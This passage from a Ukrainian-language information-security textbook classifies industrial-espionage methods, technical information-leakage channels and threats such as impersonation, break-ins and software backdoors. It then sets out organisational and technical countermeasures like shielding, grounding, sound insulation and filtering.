використання екстремальних ситуацій і т. д.

Нелегальні дії виконують або безпосередньо зловмисник, що працює у фірмі, або працівник фірми, який співробітничає з ним. Таке співробітництво утворює так званий агентурний канал.

Отже, фірми можуть уживати наступні нелегальні способи одержання цінної інформації:

1) регулярне візуальне спостереження приміщень фірми, роботи персоналу;

2) прослуховування приміщень фірми, розмов співробітників у неслужбовій обстановці;

3) помилкові переговори щодо ділового співробітництва й одержання цінної інформації в процесі переговорів;

4) перехоплення інформації, яка циркулює в технічних каналах поширення інформації;

5) аналіз відходів виробництва, огляд сміття й т. д.

До персоналу можуть застосовувати наступні нелегальні способи одержання цінної інформації:

а) використання співробітника фірми для усвідомленого співробітництва:

1) ініціативне співробітництво працівника через помсту керівництву фірми, підкуп, психічну неврівноваженість, постійну матеріальну скруту і т. д.;

2) відмінювання або примус до співробітництва шляхом шантажу, погрози, облудних дій, зміна поглядів шляхом переконання, фізичного насильства, використання негативних рис характеру й т. д.;

б) використання працівника фірми для неусвідомленого співробітництва:

1) помилкова ініціатива під час прийому на роботу в конкуруючу фірму працівника, що володіє цінною інформацією, вивідування в процесі співбесіди необхідних відомостей і, потім, відмова в прийомі на роботу;

2) одержання цінної інформації у співробітників фірми на науково-технічних конференціях, виставках, в особистих бесідах, використання диспуту між фахівцями;

3) одержання від співробітника потрібної інформації під час спілкування з ним зловмисника, особливо, коли співробітник перебуває в стані алкогольного сп'яніння, дії наркотиків, психотропних препаратів, гіпнозу й т. д.

в) добування інформації за рахунок:

1) слабкого знання персоналом принципів захисту інформації;

2) безвідповідального невиконання співробітником цих правил;

3) помилкових дій персоналу, спровокованих або неспровокованих зловмисником;

4) використання екстремальних ситуацій у приміщеннях фірми й подій з персоналом.

2.1.5. Технічні канали витоку інформації

Для перехоплення, обробки та аналізу інформації за допомогою КВІ можуть використовуватися різноманітні технічні засоби (ТЗс), а також люди (порушники). Тоді існуючі КВІ залежно від джерел і одержувачів інформації утворюють чотири основних типи каналів: "людина – людина", "людина – ТЗс ", " ТЗс – ТЗс " і " ТЗс – людина" [21].

Якщо інформаційний потік поширюється в напрямку від носія до одержувача, то утворюється *узагальнений канал витоку*, якщо ж інформаційний потік у вигляді явної або прихованої дії направлений за вищезгаданими чотирма типами каналів від порушника до носія

інформації, то виникає так званий *узагальнений канал інформаційного впливу на носій інформації* (*канал спеціального впливу*). Залежно від того, на який параметр носія інформації задумано здійснити вплив, порушником можуть бути застосовані психічні, фізичні, програмно-математичні, радіоелектронні та інші способи і засоби. Параметрами, на які задумано здійснити вплив, можуть бути різні характеристики матеріальних носіїв, у тому числі й власні характеристики головного прямого носія інформації – людини.

Найбільший потенціал інформативності мають КВІ, у яких для отримання конфіденційної інформації використовуються різні технічні засоби. Такі канали одержали назву технічних (ТКВІ). Структура будь-якого ТКВІ, що утворюється в результаті перехоплення, може бути представлена у вигляді системи передачі інформації (рис. 2.1). При цьому процес передачі повідомлень розбивається на три основні етапи. На початку кожне повідомлення *a(t)* перетворюється передавачем у небезпечний (інформаційний) сигнал *b(t)*. Небезпечний сигнал переміщується трактом його поширення, де на нього діє завада *p(t),* внаслідок чого він частково затухає. Далі одержаний на приймальній стороні небезпечний сигнал *b'(t)* перетворюється приймачем порушника в повідомлення *a'(t)*. Оскільки завади в загальному випадку мають випадковий характер, сигнал на вході приймача *b'(t)* буде випадковим чином відрізнятися від *b(t)* і повідомлення *a(t)* може відрізнятися від *a'(t)*.

ТКВІ може бути утворений як за допомогою спеціальних закладних пристроїв (мініатюрні передавачі) та приймачів, так і за допомогою тільки приймачів, які приймають небезпечні сигнали, утворені несанкціонованим перетворенням сигналів з ІПЗ у технічних засобах обробки інформації.




Рис. 2.1. **Структура ТКВІ**

Залежно від використовуваних фізичних полів (трактів) ТКВІ можна класифікувати відповідно до рис. 2.2.




Рис. 2.2. **Класифікація ТКВІ**

Схема можливих каналів витоку і несанкціонованого доступу до інформації в типовому одноповерховому приміщенні показана на рис. 2.3.




Рис. 2.3. **Можливі КВІ і НСД**

На рис. 2.3 використанні наступні умовні позначеня: 1 – витік за рахунок структурного звуку в стінах і перекриттях; 2 – зняття інформації із стрічки принтера, погано стертих дискет і т. п.; 3 – зняття інформації з використанням відеозакладок; 4 – програмно-апаратні закладки в ПЕВМ; 5 – радіозакладки у стінах і меблях; 6 – зняття інформації із системи вентиляції; 7 – лазерне зняття акустичної інформації з вікон; 8 – виробничі й технологічні відходи; 9 – комп'ютерні віруси, логічні бомби і т. п.; 10 – зняття інформації шляхом наведень і "нав'язування"; 11 – дистанційне зняття відеоінформації (оптика); 12 – зняття акустичної інформації з використанням диктофонів; 13 – крадіжка носіїв інформації; 14 – високочастотний канал витоку в побутовій техніці; 15 – зняття інформації направленим мікрофоном; 16 – внутрішні канали витоку інформації (через обслуговуючий персонал); 17 – несанкціоноване копіювання; 18 – витік за рахунок побічного випромінювання терміналу; 19 – зняття інформації за рахунок використання "телефонного вуха"; 20 – зняття з клавіатури і принтера за акустичним каналом; 21 – зняття з монітора з електромагнітного канала; 22 – візуальне зняття з монітора і принтера; 23 – наведення на лінії комунікацій і сторонні провідники; 24 – витік через лінії зв'язку; 25 – витік ланцюгами заземлення; 26 – витік мережею електрогодинника; 27 – витік трансляційною мережею та гучномовним зв'язком; 28 – витік охоронно-пожежною сигналізацією; 29 – витік мережею електроживлення; 30 – витік мережею опалювання, газо- і водопостачання

Фізичні принципи утворення ТКВІ і використовувані технічні засоби розвідки є окремою досить великою темою, і в даному посібнику не розглядаються.

Компрометація інформації (один з видів *інформаційних* інфекцій). Реалізується, як правило, за допомогою несанкціонованих змін у базі даних, у результаті чого її споживач змушений або відмовитися від неї, або докладати додаткових зусиль для виявлення змін і відновлення правдивих відомостей. При використанні скомпрометованої інформації споживач піддається небезпеці прийняття правильних рішень.

Несанкціоноване використання інформаційних ресурсів, з одного боку, є наслідком її витоку й засобом її компрометації. З іншого боку,

воно має самостійне значення, тому що може завдати великої шкоди керованій системі (аж до повного виходу ІТ з ладу) або її абонентам.

Помилкове використання інформаційних ресурсів, які є санкціонованими, може призвести до руйнування, витоку або компрометації зазначених ресурсів. Дана загроза найчастіше є наслідком помилок, наявних у ПЗ ІТ.

Несанкціонований обмін інформацією між абонентами може привести *до* одержання одним із них відомостей, доступ *до* яких йому заборонений. Наслідки ті ж, що й при несанкціонованому доступі.

Відмова від інформації полягає в невизнанні одержувачем або відправником цієї інформації фактів її одержання або відправлення. Це дозволяє одній із сторін розривати укладені фінансові угоди "технічним" шляхом, формально не відмовляючись від них, наносячи тим самим другій стороні значний збиток.

Порушення інформаційного обслуговування – загроза, джерелом якої є сама ІТ. Затримка з наданням інформаційних ресурсів абонентові може призвести до тяжких для нього наслідків. Відсутність у користувача своєчасних даних, необхідних для ухвалення рішення, може викликати його нераціональні дії.

Незаконне використання привілеїв. Будь-яка захищена система містить засоби, використовувані в надзвичайних ситуаціях, або засоби, які здатні функціонувати з порушенням існуючої політики безпеки. Наприклад, на випадок раптової перевірки користувач повинен мати можливість доступу до всіх наборів системи. Зазвичай, ці засоби використовуються адміністраторами, операторами, системними програмістами й іншими користувачами, що виконують спеціальні функції. Більшість систем захисту в таких випадках використовують набори привілеїв, тобто для виконання певної функції потрібний певний привілей. Звичайно, користувачі мають мінімальний набір привілеїв, а адміністратори – максимальний.

Набори привілеїв охороняються системою захисту. Несанкціоноване (незаконне) захоплення привілеїв можливе за наявності помилок у системі захисту, але найчастіше відбувається в процесі керування системою захисту, зокрема при недбалому користуванні привілеями.

Суворе дотримання правил керування системою захисту, а також принципу мінімуму привілеїв дозволяє уникнути таких порушень.

Під час опису в різній літературі різноманітних загроз для ІС і способів їх реалізації широко використовується поняття атаки на ІС. *Атака* – зловмисні дії зломщика (спроби реалізації ним будь-якого виду загрози). Наприклад, атакою є застосування кожної зі шкідливих програм. Серед атак на ІС часто виділяють "маскарад" і "злом системи", які можуть бути результатом реалізації різноманітних загроз (або комплексу загроз).

Під *"маскарадом"* розуміється виконання яких-небудь дій одним користувачем ІС від імені іншого користувача. Такі дії іншому користувачеві можуть бути дозволені. Порушення полягає в присвоєнні прав і привілеїв, що називається симуляцією або моделюванням. Цілі "маскараду" – приховування яких-небудь дій за ім'ям іншого користувача або присвоєння прав і привілеїв іншого користувача для доступу до його наборів даних або для використання його привілеїв. Можуть бути й інші способи реалізації "маскараду", наприклад створення й використання програм, які в певнім місці можуть змінити певні дані, у результаті чого користувач одержує інше ім'я. "Маскарадом" називають також передачу повідомлень у мережі від імені іншого користувача. Найнебезпечніший "маскарад" у банківських системах електронних платежів, де неправильна іден-тифікація клієнта може призвести до величезних збитків. Особливо це стосується платежів з використанням електронних карт. Використовуваний у них метод ідентифікації за допомогою персонального ідентифікатора досить надійний. Але порушення можуть відбуватися внаслідок помилок його використання, наприклад втрати кредитної картки або використанні очевидного ідентифікатора (свого ім'я й т. д.).

Для запобігання "маскараду" необхідно використовувати надійні методи ідентифікації, блокування спроб злому системи, контроль входів у неї. Необхідно фіксувати всі події, які можуть свідчити про "маскарад", у системному журналі для його наступного аналізу. Також бажано не використовувати програмні продукти, що містять помилки, які можуть привести до "маскараду".

Під зломом *системи* розуміють навмисне проникнення в систему, коли зломщик не має санкціонованих параметрів для входу. Способи злому можуть бути різними, і при деяких з них відбувається збіг з раніше описаними загрозами. Так, об'єктом полювання часто стає пароль іншого користувача. Пароль може бути розкритий, наприклад, шляхом перебору

можливих паролів. Злом системи можна здійснити також, використовуючи помилки програми входу.

Основне навантаження захисту системи від злому несе програма входу. Алгоритм уведення ім'я й пароля, їхнє шифрування, правила зберігання й зміни паролів не повинні містити помилок. Протистояти злому системи допоможе, наприклад, обмеження спроб неправильного уведення пароля (тобто виключити досить великий перебір) з наступним блокуванням термінала й повідомленням адміністратора у випадку порушення. Крім того, адміністратор безпеки повинен постійно контролювати активних користувачів системи: їхні імена, характер роботи, час входу й виходу й т. д. Такі дії допоможуть вчасно встановити факт злому й почати необхідні дії.

Умовою, що сприяє реалізації багатьох видів загроз ІС, є наявність "люків". Люк-схованка, не документована точка входу в програмний модуль, що входить до складу ПЗ ІС і ІТ. Люк вставляється в програму, звичайно, на етапі налагодження для полегшення роботи: даний модуль можна викликати в різних місцях, що дозволяє налагоджувати окремі частини програми незалежно. Наявність люка дозволяє викликати програму нестандартним чином, що може відбитися на стані системи захисту. Люки можуть залишитися в програмі з різних причин:

їх могли забути забрати;

для подальшого налагодження;

для забезпечення підтримки готової програми;

для реалізації таємного доступу до програми після її установки.

Більша небезпека люків компенсується високою складністю їх виявлення (якщо, звичайно, не знати заздалегідь про їх наявність), тому що виявлення люків – результат випадкового й трудомісткого пошуку. Захист від люків один – не допускати їхньої появи в програмі, а при прийманні програмних продуктів, розроблених іншими виробниками, варто проводити аналіз вихідних текстів програм з метою виявлення люків.

Реалізація загроз ІС приводить до різних видів прямих або непрямих втрат. Втрати можуть бути пов'язані з матеріальним збитком: вартість компенсації, відшкодування іншого побічно втраченого майна; вартість ремонтно-відбудовних робіт; витрати на аналіз, дослідження причин і величини збитку; додаткові витрати на відновлення інформації, пов'язані з відновленням роботи й контролем даних і т. д.

Втрати можуть виражатися в обмеженні банківських інтересів, фінансових витратах або у втраті клієнтури.

Статистика показує, що у всіх країнах збитки від зловмисних дій безупинно зростають. Причому основні причини збитків пов'язані не стільки з недостатністю засобів безпеки як таких, скільки з відсутністю взаємо-зв'язку між ними, тобто з нереалізованістю системного підходу. Тому необхідно випереджальними темпами вдосконалювати комплексні засоби захисту.

2.2. Методи та засоби захисту від витоку інформації

Захист інформації від витоку технічними каналами досягається шляхом розробки та реалізації наступних заходів [6] (у різних джерелах ці заходи виділяються і формулюються по-різному):

організаційних;

первинних технічних;

основних технічних з використанням засобів забезпечення ТЗІ.

Організаційні заходи захисту інформації – це комплекс адміністративних і обмежувальних заходів, спрямованих на оперативне вирішення завдань захисту шляхом регламентації діяльності персоналу та порядку функціонування засобів (систем) забезпечення інформаційної діяльності та засобів (систем) забезпечення ТЗІ [6].

Первинні технічні заходи передбачають захист інформації шляхом блокування виявлених загроз без використання спеціальних засобів ТЗІ.

Основні технічні заходи передбачають захист інформації шляхом блокування виявлених загроз із використанням спеціальних засобів ТЗІ.

Усі заходи розробляються одночасно і ув'язуються один з одним.

Організаційні заходи передбачають встановлення:

окремих завдань захисту ІзОД та ІПЗ;

структури й технології функціонування ТЗІ;

вимог до забезпечення ТЗІ при організації проектування будівництва (нового будівництва, розширення, реконструкції та капітального ремонту) будівель, споруд і окремих приміщень;

порядку реалізації організаційних, первинних і основних технічних заходів ТЗІ;

прав і обов'язків підрозділів і осіб, що беруть участь в обробці ІзОД та ІПЗ;

порядку придбання засобів забезпечення ТЗІ і необхідних нормативних документів;

контролю й обмежень доступу до виділених приміщень;

територіальних, частотних, енергетичних, просторових і тимчасових обмежень у режимах використання технічних засобів, що потребують захисту;

порядку відключення на період проведення закритих заходів технічних засобів, які мають електроакустичні перетворювачі, від ліній зв'язку і т. д.;

порядку залучення до проведення робіт із захисту інформації організацій, які мають ліцензію на діяльність у сфері захисту інформації, видану відповідними органами (Держспецзв’язок);

порядку впровадження захищених засобів обробки інформації, програмних і технічних засобів захисту інформації, а також засобів контролю ТЗІ;

порядку контролю функціонування СЗІ за її якісними характеристиками;

порядку проведення атестації СЗІ з розробкою програми атестаційних випробувань;

процедури керування СЗІ, яка полягає у:

- вивченні та аналізі технології проходження ІзОД та ІПЗ у процесі функціонування ІС;
- оцінці дії загроз на ІзОД та ІПЗ в конкретний момент часу;
- оцінці очікуваного ефекту від застосування засобів забезпечення ТЗІ;
- визначенні додаткової потреби в засобах забезпечення ТЗІ;
- здійсненні збору, обробки й реєстрації даних, що відносяться до ТЗІ;

розробці та реалізації пропозицій щодо коригування "Плану ТЗІ" в цілому або окремих його складових.

Первинні технічні заходи передбачають [6]:

блокування каналів витоку інформації без використання спеціальних засобів ТЗІ, яке може здійснюватися шляхом:

- демонтажу технічних засобів, ліній зв'язку, сигналізації та управління, енергетичних мереж, використання яких не пов'язане з життєзабезпеченням підприємства і обробкою ІзОД;

- видалення окремих елементів технічних засобів, які є середовищем поширення полів і сигналів, з приміщень, де циркулює ІзОД;
- тимчасового відключення технічних засобів, що не беруть участь в обробці ІзОД, від ліній зв'язку, сигналізації, управління і енергетичних мереж;
- застосування способів і схемних рішень із захисту інформації, які не порушують основних технічних характеристик засобів забезпечення інформаційної діяльності;

блокування несанкціонованого доступу до інформації або її носіїв без використання спеціальних засобів ТЗІ, яке може здійснюватися шляхом:

- створення умов роботи в межах встановленого регламенту;
- виключення можливості використання (випробування) програмних, програмно-апаратних засобів, які не пройшли перевірку;

перевірку справності та працездатності технічних засобів і систем забезпечення інформаційної діяльності відповідно до експлуатаційних документів. Виявлені несправні блоки та елементи можуть сприяти витоку або порушенню цілісності інформації й підлягають негайній заміні (демонтажу).

Основою первинних технічних заходів є використання захищених засобів (систем) забезпечення інформаційної діяльності, до яких включають:

програмні засоби обробки інформації;

технічні засоби (системи) обробки інформації;

технічні засоби (системи) життєзабезпечення;

оргтехніку;

продукцію, процеси;

інженерно-технічні споруди, будівлі, приміщення.

Основні технічні заходи спрямовані на блокування КВІ, ґрунтуються на одному з показаних на рис. 2.4 принципів.




Рис. 2.4. **Принципи блокування ТКВІ**

Успіх реалізації зазначених принципів захисту залежить від багатьох чинників. Основними з них є: механізм утворення конкретного ТКВІ; принцип дії та технічні характеристики спеціальних засобів знімання інформації; особливості побудови й функціонування елементів ІС та їх територіального розташування; обраний критерій ефективність/вартість захисту і т. д.

Спеціальні засоби ТЗІ, використовувані під час реалізації основних технічних заходів, можна розділити на засоби ТЗІ і засоби спеціального контролю (рис. 2.5).




Рис. 2.5. **Класифікація спеціальних засобів ТЗІ**

Основні технічні заходи передбачають:

1. Заходи щодо блокування ТКВІ з використанням *пасивних засобів* [42]:

контроль і обмеження доступу на об'єкти ТСПІ та у виділені приміщення:

- установка на об'єктах ТСПІ та у виділених приміщеннях технічних засобів і систем обмеження й контролю доступу;

локалізація випромінювань:

- екранування ТСПІ та їх сполучних ліній;
- заземлення ТСПІ та екранів їх сполучних ліній;
- звукоізоляція виділених приміщень;

розв'язування інформаційних сигналів:

- установка смугових фільтрів у допоміжних технічних засобах і системах, у яких спостерігається "мікрофонний ефект" і які мають вихід за межі контрольованої зони (рис. 2.6);
- установка спеціальних діелектричних вставок в обплетення кабелів електроживлення, труб систем опалювання, водопостачання й каналізації, що мають вихід за межі контрольованої зони (рис. 2.7);
- установка автономних або стабілізованих джерел електроживлення ТСПІ;
- установка пристроїв гарантованого живлення ТСПІ (наприклад, генераторів мотора);

• установка в ланцюгах і лініях електроживлення ТСПІ та виділених приміщень спеціальних глушильних фільтрів (рис. 2.8 і 2.9).




Рис. 2.6. **Установка смугових фільтрів**

Рис. 2.7. **Установка спеціальних діелектричних вставок**

